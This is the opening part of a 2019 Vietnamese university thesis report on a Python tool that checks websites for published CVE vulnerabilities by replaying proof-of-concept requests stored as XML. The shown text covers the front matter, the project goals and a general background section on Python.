

BỘ THÔNG TIN VÀ TRUYỀN THÔNG
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



**BÁO CÁO ĐỒ ÁN
TỐT NGHIỆP ĐẠI HỌC**

Đề tài:

**“CHƯƠNG TRÌNH PHÁT HIỆN LỖ HỒNG
WEB ĐÃ CÔNG BỐ DỰA TRÊN BẰNG
CHỨNG KHÁI NIỆM POC”**

Người hướng dẫn : TS. HUỲNH TRỌNG THUẨ

Sinh viên thực hiện : ĐỖ TIỀN ĐẠT

Mã số sinh viên : N15DCAT041

Lớp : D15CQAT01-N

Khóa : 2015

Hệ : ĐẠI HỌC CHÍNH QUY

TP.HCM, tháng 12/2019

BỘ THÔNG TIN VÀ TRUYỀN THÔNG
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG



**BÁO CÁO ĐỒ ÁN
TỐT NGHIỆP ĐẠI HỌC**

Đề tài:

**“CHƯƠNG TRÌNH PHÁT HIỆN LỖ HỒNG
WEB ĐÃ CÔNG BỐ DỰA TRÊN BẰNG
CHỨNG KHÁI NIỆM POC”**

Người hướng dẫn : TS. HUỲNH TRỌNG THỦA
Sinh viên thực hiện : ĐỖ TIẾN ĐẠT
Mã số sinh viên : N15DCAT041
Lớp : D15CQAT01-N
Khóa : 2015
Hệ : ĐẠI HỌC CHÍNH QUY

TP.HCM, tháng 12/2019

PHIẾU GIAO ĐỀ CƯƠNG ĐỒ ÁN TỐT NGHIỆP

LỜI CẢM ƠN

Kính thưa quý thầy cô!

Trong quá trình thực hiện đồ án tốt nghiệp có tên là “**Chương trình phát hiện các lỗ hổng web đã công bố dựa trên bằng chứng khái niệm PoC**”, em đã nhận được rất nhiều sự giúp đỡ từ Ban giám hiệu, các thầy cô thuộc khoa Công nghệ thông tin 2, cán bộ các phòng ban chức năng của Học viện Công nghệ Bưu Chính Viễn Thông cơ sở tại TP.HCM. Em xin bày tỏ lòng biết ơn chân thành về những sự giúp đỡ đó.

Đặc biệt, em xin bày tỏ lòng biết ơn sâu sắc đến Tiến sĩ Huỳnh Trọng Thura. Thầy đã giúp đỡ em rất nhiều trong việc đưa ra định hướng, truyền đạt kiến thức, tận tình hướng dẫn em trong suốt quá trình thực hiện đồ án tốt nghiệp. Trong quá làm việc với thầy, em không chỉ tiếp thu thêm được nhiều kiến thức mới mà còn học được tinh thần và thái độ làm việc nghiêm túc từ thầy. Đây sẽ là những kỹ năng cần thiết cho em trong quá trình làm việc sau này.

Sau cùng, em xin chúc quý thầy cô khoa Công nghệ thông tin 2 và Tiến sĩ Huỳnh Trọng Thura thật dồi dào sức khỏe để tiếp tục truyền đạt kiến thức cho thế hệ mai sau

Trân trọng!

TP. Hồ Chí Minh, ngày tháng năm 2019

Sinh viên thực hiện

Đỗ Tiến Đạt

MỤC LỤC

CHƯƠNG I: TỔNG QUAN	2
1.1. LÝ DO CHỌN ĐỀ TÀI	2
1.2. MỤC TIÊU XÂY DỰNG ĐỀ TÀI	2
1.2.1. Các chức năng chính:	2
1.2.2. Hoạt động:	3
1.3. HƯỚNG TIẾP CẬN ĐỀ TÀI	3
1.4. TÓM TẮT KẾT QUẢ ĐẠT ĐƯỢC:	4
CHƯƠNG II: CƠ SỞ LÝ THUYẾT	5
2.1. NGÔN NGỮ LẬP TRÌNH PYTHON:	5
2.1.1. Python là gì?	5
2.1.2. Các tính năng của ngôn ngữ lập trình Python.	5
2.1.3. Ưu điểm của ngôn ngữ Python:	7
2.1.4. Ứng dụng của Python.	7
2.1.5. Một số thư viện Python quan trọng được sử dụng trong đồ án.	8
2.2. TỔNG QUAN VỀ FRAMEWORK	8
2.2.1. Framework là gì?	8
2.2.2. Ưu điểm và nhược điểm của việc sử dụng framework.	9
2.2.3. Web framework là gì?	10
2.2.4. Một số web Framework nổi tiếng:.....	10
2.3. TỔNG QUAN VỀ CMS (CONTENT MANAGEMENT SYSTEM)	13
2.3.1. CMS là gì?	13
2.3.2. Các chức năng chính của CMS:	14
2.3.3. Các loại CMS:	14
2.3.4. Một số CMS phổ biến hiện nay:.....	14
2.3.5. Ưu điểm và nhược điểm của CMS:	16
2.4. ZERO-DAY (0-DAY) VÀ CÁC VẤN ĐỀ LIÊN QUAN.....	17
2.4.1. Zero-day là gì?.....	17
2.4.2. Lý do các lỗ hổng 0-day thường nguy hiểm:.....	17
2.4.3. Một số phương pháp tìm kiếm lỗ hổng 0-day:	17
2.5. CƠ SỞ DỮ LIỆU LỖ HỔNG CVE (COMMON VULNERABILITIES AND EXPOSURES)	18
2.5.1. CVE là gì?	18
2.5.2. Hoạt động của hệ thống CVE:.....	18
2.5.3. Định danh CVE (CVE ID) là gì?.....	18
2.5.4. Điều kiện cho một CVE:	20
CHƯƠNG III: PHÂN TÍCH VÀ XÂY DỰNG.....	21

3.1. PHÂN TÍCH CÁC YÊU CẦU CỦA ĐỀ TÀI.....	21
3.1.1. Ý tưởng đề tài:	21
3.1.2. Đối tượng sử dụng	21
3.1.3. Các chức năng chính cần thiết:	21
3.1.4. Nguyên lý hoạt động.....	22
3.2. XÂY DỰNG ĐỀ TÀI.....	23
3.2.1. Xây dựng định dạng chung cho PoC	23
3.2.1.a. Tổng quan	23
3.2.1.b. Xây dựng	24
3.2.2. Xây dựng PoC theo định dạng.....	31
3.2.3. Xây dựng chương trình.....	34
3.2.3.a. Các thư viện cần thiết trong quá trình xây dựng chương trình:	34
3.2.3.b. Chương trình chính:.....	35
3.2.3.c. Xử lý các tham số đầu vào:	37
3.2.3.d. Xử lý tệp tin cấu hình:	38
3.2.3.e. Khởi tạo cơ sở dữ liệu:	39
3.2.3.f. Xử lý và phân loại dữ liệu đầu vào:.....	40
3.2.3.h. Đọc và xử lý PoC.....	41
3.2.3.i. Gửi các yêu cầu HTTP:	42
3.2.3.j. Hàm kiểm tra và so sánh các điều kiện trong PoC với phản hồi trả về	45
3.2.3.k. Lấy giá trị các biến phục cho yêu cầu kế tiếp.....	47
3.2.3.m. Hàm tối ưu hóa quá trình quét	49
3.2.3.n. Hàm gửi kết quả về Slack.....	49
CHƯƠNG IV: THỰC NGHIỆM	50
 4.1. GIỚI THIỆU KỊCH BẢN THỰC NGHIỆM.....	50
 4.2. XÂY DỰNG KỊCH BẢN	50
4.2.1. Xây dựng website 1 và website 2:	50
4.2.2. Xây dựng website 3:	51
 4.3. THỰC HÀNH	54
CHƯƠNG V: KẾT LUẬN.....	61
 5.1. ĐÁNH GIÁ CÔNG CỤ	61
 5.2. HƯỚNG PHÁT TRIỂN CÔNG CỤ	61
TÀI LIỆU THAM KHẢO.....	62

DANH MỤC BẢNG, SƠ ĐỒ, HÌNH

Hình 2 - 1: Giới thiệu ngôn ngữ lập trình Python.....	5
Hình 2 - 2: Ưu điểm và nhược điểm của việc sử dụng framework	9
Hình 2 - 3: Mô hình MVC trong framework Laravel.....	10
Hình 2 - 4: Giới thiệu framework CakePHP	11
Hình 2 - 5: Giới thiệu framework CodeIgniter.....	11
Hình 2 - 6: Mô hình MVC trong framework Apache Struts 2	12
Hình 2 - 7: Mô hình MVC trong framework Spring	13
Hình 2 - 8: Mô hình hoạt động của CMS	13
Hình 2 - 9: Giới thiệu CMS Drupal	15
Hình 2 - 10: Giới thiệu CMS Joomla.....	15
Hình 2 - 11: Giới thiệu CMS Wordpress.....	16
Hình 2 - 12: Giới thiệu CMS Magento	16
Hình 2 - 13: Sơ đồ liên kết của các CNA	19
Hình 2 - 14: Quá trình yêu cầu và gán CVE ID	19
Hình 2 - 15: Định dạng của một CVE ID	20
Hình 3 - 1: Mô hình hoạt động của chương trình	22
Hình 3 - 2: Phần mô tả thông tin trong PoC	24
Hình 3 - 3: Thủ request thông thường trong PoC	24
Hình 3 - 4: Thủ request sử dụng phương thức POST	26
Hình 3 - 5: Thủ request của các yêu cầu basic và diges authentication.....	27
Hình 3 - 6: Thủ variables trong PoC.....	28
Hình 3 - 7: Thủ uri với biến header	28
Hình 3 - 8: Thủ Data với biến cookie	28
Hình 3 - 9: Thủ url với tham số là uri	29
Hình 3 - 10: Thủ Data với hai tham số là file và name.....	29
Hình 3 - 11: Thủ cookies và headers với nhiều header và cookie	29
Hình 3 - 12; Thủ headers với một giá trị header.....	29
Hình 3 - 13: Minh họa một PoC hoàn chỉnh.....	30
Hình 3 - 14: Phân thông tin CVE-2017-12611	32
Hình 3 - 15: Mã khai thác CVE-2017-12611 từ exploit-db (1).....	32
Hình 3 - 16: Mã khai thác CVE-2017-12611 từ exploit-db (2).....	33
Hình 3 - 17: Thủ request trong PoC của CVE-2017-12611	33
Hình 3 - 18: Các thư viện cần thiết của chương trình.....	34
Hình 3 - 19: Mã chương trình chính (1)	35
Hình 3 - 20: Mã chương trình chính (2)	35

Hình 3 - 21: Mã chương trình chính (3)	36
Hình 3 - 22: Mã chương trình chính (4)	36
Hình 3 - 23: Hàm xử lý tham số đầu vào.....	37
Hình 3 - 24: Hàm xử lý tệp tin cấu hình	38
Hình 3 - 25: Hàm khởi tạo cơ sở dữ liệu	39
Hình 3 - 26: Hàm xử lý dữ liệu đầu vào	40
Hình 3 - 27: Hàm tạo ra target tự động từ các dữ liệu đầu vào	40
Hình 3 - 28: Hàm đọc và xử lý PoC	41
Hình 3 - 29: Hàm gửi các yêu cầu HTTP	42
Hình 3 - 30: Hàm lấy thông tin để xây dựng các yêu cầu HTTP	42
Hình 3 - 31: Hàm gửi các yêu cầu basic và digest authentication.....	43
Hình 3 - 32: Hàm gửi các yêu cầu với phương thức POST	43
Hình 3 - 33: Hàm gửi các yêu cầu tái lập một tệp tin	44
Hình 3 - 34: Hàm gửi các yêu cầu với phương thức POST với dữ liệu thông thường.....	44
Hình 3 - 35: Hai hàm dùng để gửi các yêu cầu với thương thức GET	45
Hình 3 - 36: Hàm kiểm tra phản hồi trả về với các điều kiện trong PoC	45
Hình 3 - 37: Hàm kiểm tra từng thẻ con của thẻ verifies	46
Hình 3 - 38: Hàm kiểm tra sự tồn tại của một chuỗi trong phản hồi trả về	46
Hình 3 - 39: Hàm kiểm tra sự tồn tại của một header hoặc cookie trong phản hồi trả về	46
Hình 3 - 40: Hàm kiểm tra mã trả về của phản hồi trả về	47
Hình 3 - 41: Hàm kiểm tra phản hồi trả về có thỏa biểu thức chính quy không	47
Hình 3 - 42: Hàm lấy giá trị các biến phục phụ cho các yêu cầu tiếp theo trong cùng PoC	47
Hình 3 - 43: Hàm lấy giá trị của biến trong cookie hoặc header	48
Hình 3 - 44: Hàm lấy giá trị của biến bằng phương thức split	48
Hình 3 - 45: Hàm lấy giá trị của biến sử dụng biểu thức chính quy.....	48
Hình 3 - 46: Hàm thay thế các tham số trong tệp tin khởi tạo cơ sở dữ liệu	48
Hình 3 - 47: Hàm tối ưu chương trình	49
Hình 3 - 48: Hàm sử dụng gửi file và thông điệp đến Slack	49
 Hình 4 - 1: Kéo image có chứa lỗ hổng về máy	50
Hình 4 - 2: Chạy image có chứa lỗ hổng trên cổng 8088	51
Hình 4 - 3: Giao diện website 1	51
Hình 4 - 4: Giao diện website 2	51
Hình 4 - 5: Tải về và chạy docker image mysql:5.7	51
Hình 4 - 6: Tải về và chạy docker image drupal 8.5.0	52
Hình 4 - 7: Chọn ngôn ngữ cài đặt Drupal	52
Hình 4 - 8: Lựa chọn phiên bản Drupal muốn cài đặt	52

Hình 4 - 9: Cấu hình cơ sở dữ liệu cho Drupal.....	53
Hình 4 - 10: Cấu hình thông tin cấu thiết cho website	54
Hình 4 - 11: Giao diện mặc định của Drupal sau khi cài đặt thành công	54
Hình 4 - 12: Các chức năng của chương trình.....	55
Hình 4 - 13: Hiển thị thông tin giúp người dùng nhập vào các tham số cần thiết.....	55
Hình 4 - 14: Nội dung tệp tin được tạo khi khởi tạo cơ sở dữ liệu.....	56
Hình 4 - 15: Chạy chương trình với chế độ verbose	56
Hình 4 - 16: Quá trình xử lý dữ liệu đầu vào.....	56
Hình 4 - 17: Kết quả trả về khi target không tồn tại lỗ hổng ở chế độ verboses	56
Hình 4 - 18: Kết quả trả về khi target tồn tại lỗ hổng ở chế độ verbose.....	57
Hình 4 - 19: Chạy chương trình với chế độ bình thường	57
Hình 4 - 20: Kết quả hiển thị ở chế độ bình thường.....	57
Hình 4 - 21: Nhật ký được ghi lại khi chạy chương trình.....	58
Hình 4 - 22: Kết quả được lưu lại trong thư mục output	58
Hình 4 - 23: Kết quả được xuất ra bằng chức năng export.....	59
Hình 4 - 24: Tệp tin nhật ký được gửi về Slack	59
Hình 4 - 25: Tệp tin kết quả được gửi về Slack.....	59
Hình 4 - 26: Bảng tổng kết kết quả được gửi về Slack.....	60
Hình 4 - 27: Tệp tin kết quả sau khi xuất ra cũng được gửi về Slack	60
Bảng 3 - 1: Tổng hợp các thẻ và các thuộc tính trong tệp tin PoC	31

DANH MỤC KÝ HIỆU VÀ CHỮ VIẾT TẮT

AI	Artificial intelligence	Trí tuệ nhân tạo
API	Application programming interface	Giao diện lập trình ứng dụng
CISA	Cybersecurity and Infrastructure Security Agency	Cơ quan an ninh cơ sở hạ tầng và an ninh quốc gia
CLI	Command-line Interface	Giao diện dòng lệnh
CMS	Content Management System	Hệ quản trị nội dung
CNA	CVE Numbering Authority	Cơ quan đánh số CVE
CSRF	Cross-site request forgery	Giả mạo yêu cầu liên trang
CVE	Common Vulnerabilities and Exposures	Cơ sở dữ liệu lỗ hổng
HTTP	HyperText Transfer Protocol	Giao thức truyền tải siêu văn bản
IDS	Intrusion detection system	Hệ thống phát hiện xâm nhập
IP	Internet Protocol	Giao thức Internet
IPS	Intrusion Prevention Systems	Hệ thống phòng chống xâm nhập
MVC	Model View Controller	
NVD	National Vulnerability Database	Cơ sở dữ liệu điểm yếu quốc gia
PoC	Proof of Concept	Bằng chứng khái niệm
SSL	Secure Sockets Layer	
XML	eXtensible Markup Language	Ngôn ngữ đánh dấu mở rộng
XSS	Cross-site scripting	

LỜI MỞ ĐẦU

Cùng với sự phát triển của công nghệ thông tin và công nghệ mạng máy tính, Internet đang ngày càng trở nên đa dạng và phong phú. Các dịch vụ trên Internet đã thâm nhập vào hầu hết các lĩnh vực trong đời sống xã hội, trong đó dịch vụ web là dịch vụ cơ bản nhất và có tốc độ phát triển mạnh mẽ nhất. Hiện nay, các website đóng vai trò quan trọng và được ứng dụng rộng rãi trong nhiều lĩnh vực. Thông tin trên các website cũng ngày càng đa dạng về nội dung và hình thức, trong đó có nhiều thông tin cần được bảo mật cao như các thông tin về kinh tế, chính trị hoặc các kế hoạch của một tổ chức, một quốc gia hay đơn giản là thông tin của một cá nhân hoặc một doanh nghiệp.

Chính vì sự phổ biến và quan trọng đó nên các website thường trở thành mục tiêu tấn công của tin tặc. Theo thống kê cho thấy, phần lớn các cuộc tấn công trên Internet là tấn công vào các ứng dụng web. Mỗi lỗ hổng bảo mật trên các website đều có thể trở thành mục tiêu tấn công của tin tặc và có thể gây ra những thiệt hại to lớn. Do đó, việc tăng cường phòng chống các cuộc tấn công, thường xuyên kiểm tra và vá lỗi các website là việc làm vô cùng quan trọng và cần thiết.

Mục đích của đề tài “**Chương trình phát hiện lỗ hổng web đã được công bố dựa trên bằng chứng khái niệm PoC**” là xây dựng một công cụ phục vụ cho việc kiểm tra và đánh giá mức độ bảo mật của các hệ thống website. Đồng thời, xác định được các lỗ hổng bảo mật web đã được công bố có thể tồn tại trên hệ thống thông qua các bằng chứng khái niệm PoC. Từ đó, chúng ta có thể đưa ra các biện pháp khắc phục và phòng chống các cuộc tấn công vào hệ thống website.

Tuy nhiên, vì thời gian và kiến thức còn hạn chế nên trong quá trình làm đề tài em không thể tránh khỏi những thiếu xót, kính mong nhận được những thời nhận xét và góp ý của quý thầy cô.

CHƯƠNG I: TỔNG QUAN

1.1. LÝ DO CHỌN ĐỀ TÀI

Trong thời đại ngày nay, Internet đã trở nên quen thuộc và đã trở thành một công cụ hữu ích đối với cuộc sống của con người. Con người muốn xem dự báo thời tiết ở bất kỳ đâu, muốn tán gẫu với bất kỳ ai trên thế giới, tất cả chỉ cần Internet. Ngày nay, trong thời đại thương mại điện tử, con người có thể đặt mua hàng ở những cửa hàng cách xa nửa vòng trái đất. Chính vì vậy, ta không thể không nhận những lợi ích của Internet mang lại.

Trong các dịch vụ mà Internet cung cấp, dịch vụ web là một trong những dịch vụ cơ bản, đã phát triển mạnh mẽ và trở thành dịch vụ được sử dụng nhiều nhất trên Internet hiện nay. Các trang web liên tiếp được đưa lên, phổ biến tri thức nhân loại và tăng thêm nguồn tài nguyên dồi dào của Internet. Hiện tại, vai trò của các trang web trong việc quản lý khá quan trọng. Người truy cập website có thể điều hành, quản lý công ty, trang tin điện tử, thông tin ngân hàng, ... Bên cạnh đó, việc xây dựng và phát triển các website ngày càng trở nên dễ dàng thông qua các framework và các CMS (Content Management System) được xây dựng sẵn. Chính vì điều này càng làm tăng thêm sự đa dạng và tiện lợi của các ứng dụng web.

Các khái niệm chuyên môn về ứng dụng web và tấn công ứng dụng web ngày càng trở nên phổ biến hơn trong các tài liệu chuyên ngành. Đồng thời, các lỗ hổng bảo mật trên các framework và các CMS cũng xuất hiện ngày càng nhiều đã làm cho các cuộc tấn công vào các ứng dụng web ngày càng phát triển phức tạp hơn. Các công cụ giúp hỗ trợ tìm kiếm các lỗ hổng của ứng dụng web xuất hiện ngày càng nhiều nhưng lại không theo kịp sự phát triển nhanh chóng của các xu hướng tấn công hiện tại. Điều này đã đặt ra vấn đề cấp thiết cần phải tăng cường phòng chống, thường xuyên cập nhật, kiểm tra và vá các lỗ hổng bảo mật trên các hệ thống website.

Đò án này được thực hiện nhằm mục đích xây dựng một công cụ tập hợp những tính năng cần thiết và hiệu quả trong việc kiểm tra và đánh giá mức độ bảo mật trên các hệ thống website. Đồng thời xác định các lỗ hổng bảo mật web đã được công bố có thể tồn tại trên các hệ thống website thông qua các bằng chứng khái niệm PoC. Từ đó, giúp người phát triển web và người quản trị mạng có thể đưa ra các biện pháp khắc phục và phòng chống các cuộc tấn công để đảm bảo an toàn thông tin cho các ứng dụng web và thông tin của người dùng.

1.2. MỤC TIÊU XÂY DỰNG ĐỀ TÀI

1.2.1. Các chức năng chính:

- Nhận dữ liệu đầu vào thông qua giao diện dòng lệnh (Command line interface) hoặc các tệp tin
- Target có thể là địa chỉ IP (Internet Protocol), domain hoặc URL (Uniform Resource Locator)

- Có thể tìm các cổng đang chạy ứng dụng web và sinh ra các URL tương ứng
- Có thể ẩn danh thông qua các proxy
- Có thể xuất kết quả ra tệp tin dưới dạng CSV
- Có chức năng ghi lại nhật ký của quá trình dò quét
- Cho phép tùy chỉnh các tham số trong PoC
- Cho phép gửi kết quả đến ứng dụng Slack
- Các PoC được lưu dưới dạng XML (Extensible Markup Language)
- Có tùy chọn hiển thị thông báo lỗi trong quá trình quét
- Cho phép đóng góp, thay đổi và chỉnh sửa các PoC
- Có chức năng tổng hợp lại kết quả dưới dạng bảng
- Có thể dễ dàng phát triển về sau.

1.2.2. Hoạt động:

- Người dùng nhập vào các dữ liệu đầu vào thông qua các tùy chọn
- Chương trình tự động tạo ra các target từ các dữ liệu đầu vào tương ứng vừa được nhập
- Chương trình đọc các tệp tin PoC trong cơ sở dữ liệu, xây dựng các dữ liệu trong các tệp tin PoC thành dạng các yêu cầu HTTP (Hypertext Transfer Protocol) và gửi các yêu cầu này đến từng target
- Sau đó, chương trình dựa vào phản hồi trả về và các điều kiện trong tệp tin PoC để xác định target có khả năng tồn tại lỗ hổng hay không.

1.3. HƯỚNG TIẾP CẬN ĐỀ TÀI

Từ các mục tiêu và các hoạt động đặt ra cho đề tài, tiến hành phân tích và đưa ra các phương hướng giải quyết sau:

- Sử dụng ngôn ngữ lập trình Python và các thư viện cần thiết để xây dựng chương trình
- Nhập các dữ liệu đầu vào:
 - * Nhập trực tiếp vào CLI (Command line interface) thông qua tùy chọn nhập vào các dữ liệu đầu vào
 - * Lưu các dữ liệu đầu vào vào một tệp tin và đưa vào chương trình thông qua tùy chọn nhập vào một tệp tin.
- Sử dụng các biểu thức chính quy để phân loại dữ liệu đầu vào thành ba loại là URL, domain và IP
- Sử dụng công cụ Nmap để xác định trạng thái của target. Đồng thời tìm ra các cổng đang chạy dịch vụ web để sinh ra các URL tương ứng
- PoC được lưu trong cơ sở dữ liệu dưới dạng các tệp tin XML. Các thẻ trong tệp tin XML sẽ chứa các dữ liệu cần thiết của một lỗ hổng như mô tả, CVE ID, mức độ nguy hiểm, ... và các thông tin cần thiết của một yêu cầu HTTP

- Đọc dữ liệu trong các tệp tin XML dưới dạng từ điển và xây dựng các dữ liệu đó thành các yêu cầu HTTP
- Sử dụng thư viện requests của Python để gửi các yêu cầu HTTP
- Dựa vào các phản hồi trả về và so sánh với các điều kiện trong PoC để đưa ra thông báo về khả năng tồn tại lỗ hổng bảo mật.

1.4. TÓM TẮT KẾT QUẢ ĐẠT ĐƯỢC:

- Sử dụng ngôn ngữ Python và các thư viện cần thiết để xây dựng chương trình
- Xây dựng được định dạng cho các bằng chứng khái niệm PoC
- Xây dựng được cơ sở dữ liệu các bằng chứng khái niệm PoC dưới dạng các tệp tin XML
- Xây dựng được các chức năng chính của chương trình như phân loại target, sinh ra các URL từ target, gửi kết quả qua Slack, ... và các chức năng phụ khác
- Thực hành tấn công thành công trên các website minh họa
- Chương trình có thể dễ dàng mở rộng và phát triển về sau.

CHƯƠNG II: CƠ SỞ LÝ THUYẾT

2.1. NGÔN NGỮ LẬP TRÌNH PYTHON:



Hình 2 - 1: Giới thiệu ngôn ngữ lập trình Python

2.1.1. Python là gì?

Python là một ngôn ngữ lập trình bậc cao được tạo ra bởi Guido van Rossum nhằm phục vụ cho mục đích lập trình đa tính năng. Python được thiết kế với ưu điểm là dễ đọc, dễ học và dễ nhớ. Cú pháp của Python chính là điểm cộng lớn vì sự rõ ràng, dễ hiểu và cách gõ linh động làm cho nó nhanh chóng trở thành một ngôn ngữ lý tưởng để viết mã và phát triển ứng dụng trong nhiều lĩnh vực, ở hầu hết các nền tảng.

Python hoàn toàn tạo kiểu động và sử dụng cơ chế cấp phát bộ nhớ tự động. Ngôn ngữ này có cấu trúc dữ liệu cấp cao, mạnh mẽ và cách tiếp cận đơn giản nhưng hiệu quả đối với lập trình hướng đối tượng.

Python là ngôn ngữ có hình thức rất sáng sủa, cấu trúc rõ ràng, thuận tiện cho người mới học lập trình. Cấu trúc của nó cho phép người sử dụng viết các mã lệnh với số lần gõ phím tối thiểu.

Python hiện tại có hai phiên bản phổ biến là Python2 và Python3. Mỗi phiên bản đều có những ưu điểm so với phiên bản còn lại. Tùy vào mục đích sử dụng và môi trường sử dụng, các lập trình viên có thể lựa chọn phiên bản cho phù hợp. Tuy nhiên, Python2 sẽ không còn được hỗ trợ kể từ năm 2020 và trang chủ của ngôn ngữ này cũng khuyến khích người dùng nên chuyển sang sử dụng Python3 để có thể tận dụng tối đa sức mạnh và các ưu điểm của ngôn ngữ này.

2.1.2. Các tính năng của ngôn ngữ lập trình Python.

- Ngôn ngữ lập trình đơn giản và dễ học: Python có cú pháp đơn giản và rõ ràng, ngôn ngữ này tăng cường sử dụng các từ khóa tiếng anh, hạn chế các ký hiệu và cấu trúc cú pháp. Điều này làm cho Python dễ đọc và dễ viết hơn rất nhiều

so với các ngôn ngữ lập trình bậc cao khác như Java, C#, ... Nhờ vào cú pháp đơn giản nên việc lập trình các đoạn mã và các chương trình bằng Python trở nên thú vị hơn. Nó giúp người lập trình tập trung hơn vào các giải pháp để giải quyết vấn đề chứ không cần tập trung nhiều vào cú pháp

- **Mã nguồn mở và miễn phí:** Các lập trình viên và các công ty hoặc tổ chức có thể tự do sử dụng và phân phối Python, thậm chí là sử dụng cho các mục đích thương mại. Vì ngôn ngữ này là mã nguồn mở nên người sử dụng có thể thoải mái sử dụng các phần mềm, các chương trình được viết bằng Python hoặc thậm chí có thể thay đổi mã nguồn của nó
- **Khả năng tương thích tốt:** Hầu hết các nền tảng hệ điều hành hiện nay đều hỗ trợ ngôn ngữ này. Vì vậy, người sử dụng có thể di chuyển các chương trình, các phần mềm được viết bằng Python từ nền tảng này sang nền tảng khác và chạy nó một cách dễ dàng, không cần bất kỳ sự thay đổi nào. Nó hoạt động ổn định trên hầu hết các nền tảng như Windows, Linux, MacOS
- **Khả năng mở rộng cao:** Khi một ứng dụng đòi hỏi sự phức tạp lớn, lập trình viên có thể dễ dàng kết hợp các phần mã nguồn của Python với các ngôn ngữ khác nhau như C/C++, Java, ... Điều này giúp tận dụng tối đa những điểm mạnh của nhiều ngôn ngữ khác nhau nhằm mục đích tối ưu hóa cho chương trình
- **Ngôn ngữ thông dịch cấp cao:** Không giống như Java hay C++, khi chạy các chương trình được viết bằng Python, người lập trình không phải lo lắng cho những nhiệm vụ khó khăn như quản lý bộ nhớ hay dọn dẹp những dữ liệu vô nghĩa. Các chương trình Python không cần biên dịch ra nhị phân khi chạy, Python sẽ chuyển mã nguồn thành một dạng trung gian gọi là bytecode, sau đó dịch dạng trung gian này thành một ngôn ngữ máy tính có thể hiểu và chạy chúng. Vì vậy, tất cả những gì người lập trình cần làm là chạy đoạn mã và không cần phải lo lắng đến việc liên kết với các thư viện và những thứ khác
- **Thư viện tiêu chuẩn lớn để giải quyết các tác vụ phổ biến:** Python có một thư viện tiêu chuẩn lớn giúp cho công việc lập trình của các lập trình viên trở nên dễ dàng hơn rất nhiều. Có các thư viện cho các biểu thức thông thường, tạo tài liệu, phân luồng, giao tiếp với cơ sở dữ liệu, thao tác hình ảnh và rất nhiều những chức năng khác. Những thư viện này được kiểm tra rất kỹ lưỡng nên các lập trình viên có thể thoải mái sử dụng và chắc chắn rằng những thư viện này sẽ không làm hỏng các đoạn mã trong chương trình của họ
- **Ngôn ngữ lập trình hướng đối tượng:** Python là một ngôn ngữ lập trình hướng đối tượng. Với lập trình hướng đối tượng, các lập trình viên có thể giải quyết được những vấn đề phức tạp một cách trực quan hơn. Đồng thời, họ có thể phân chia những ứng dụng phức tạp thành các tập nhỏ hơn bằng cách tạo ra các đối tượng để dễ dàng quản lý

- Dễ dàng bảo trì: Mã nguồn của Python tương đối dễ để bảo trì, duy trì và có khả năng mở rộng về sau.

2.1.3. Ưu điểm của ngôn ngữ Python:

- Cú pháp đơn giản: cú pháp của Python khá giống với ngôn ngữ tự nhiên. Nó rất dễ dàng để hiểu, ngay cả khi chưa lập trình bao giờ, người sử dụng vẫn có thể dễ dàng đoán được mục đích và nhiệm vụ của một đoạn chương trình
- Không quá khắt khe: Lập trình viên không cần xác định kiểu dữ liệu của một biến trong Python, không cần thêm dấu chấm phẩy vào cuối các câu lệnh. Chính những điều này giúp cho việc học Python trở nên dễ dàng hơn rất nhiều cho người mới bắt đầu
- Dễ học: Vì cú pháp của Python rất đơn giản và gần với ngôn ngữ tự nhiên nên nó rất dễ học đối với những người mới bắt đầu, kể cả những người chưa có kinh nghiệm lập trình. Thêm chí, họ không cần phải quá am hiểu về lập trình để có thể bắt đầu với Python, vì các đoạn mã của Python thường ngắn hơn rất nhiều so với các đoạn mã của Java hoặc C
- Xử lý dữ liệu lớn: Với việc không yêu cầu người dùng khai báo kiểu dữ liệu cho các biến khi sử dụng đã giúp cho Python có thể xử lý được lượng dữ liệu lớn hơn rất nhiều so với các ngôn ngữ khác. Điều này giúp Python trở thành sự lựa chọn của hầu hết các lập trình viên hiện tại, đặc biệt là trong các lĩnh vực AI (Artificial Intelligence), Machine Learning, phân tích dữ liệu (Data Analysis),...
- Tốc độ xử lý nhanh
- Chu trình chỉnh sửa, kiểm tra lỗi nhanh, gỡ lỗi dễ dàng với một trình debugger được viết bằng chính ngôn ngữ Python.
- Dễ dàng kết hợp với các ngôn ngữ lập trình khác như C, C++, Java, ...
- Cơ hội nghề nghiệp cao: Python là ngôn ngữ được lựa chọn hàng đầu thế giới và được xem là ngôn ngữ luôn cần nguồn nhân lực nhiều nhất.

2.1.4. Ứng dụng của Python.

- Phân tích dữ liệu (Data Analytics): Python là một trong những ngôn ngữ phù hợp nhất cho các yêu cầu và mục tiêu trong việc phân tích dữ liệu. Hiện tại, Python có một sự cạnh tranh không hề dễ dàng với ngôn ngữ R trong lĩnh vực này. Tuy nhiên, R chỉ là một ngôn ngữ lập trình thống kê, còn Python là một ngôn ngữ lập trình mục đích chung. Bên cạnh việc sử dụng cho lập trình thống kê, Python còn được sử dụng để xây dựng các trò chơi, các trang web và nhiều hơn thế nữa
- Lập trình ứng dụng web: Lập trình viên có thể dễ dàng tạo ra các trang web có khả năng mở rộng cao bằng cách sử dụng các framework và CMS được tích hợp sẵn trong Python như Django, Flask, Pyramid, ...

- Khoa học và tính toán: Python đang trở thành ngôn ngữ được ưu tiên của nhiều nhà khoa học dữ liệu nhờ vào bộ sưu tập thư viện của nó được thiết kế để phân tích thống kê và phân tích số liệu. Một số thư viện nổi bật có thể kể đến như Pandas (thư viện phân tích dữ liệu và mô hình), NumPy (xử lý các phép this số phức tạp), EarthPy (sử dụng cho khoa học trái đất),... Ngoài ra, nó còn nhiều thư viện khác được sử dụng trong các lĩnh vực như Machine Learning và Deep Learning
- Phát triển trò chơi: Ta có thể phát triển các trò chơi bằng Python mặc dù hầu hết các lập trình viên thường sử dụng framework ưa thích để phát triển là Unity. Python có các framework cho việc phát triển trò chơi như PyGame, PyKyra,...
- Ngôn ngữ tốt để dạy lập trình: Python được nhiều công ty, trường học sử dụng để dạy lập trình cho trẻ em và những người mới lớn lần đầu được học lập trình. Bên cạnh những tính năng và khả năng tuyệt vời, cú pháp đơn giản và dễ sử dụng của Python cũng là lý do chính cho việc này.

2.1.5. Một số thư viện Python quan trọng được sử dụng trong đồ án.

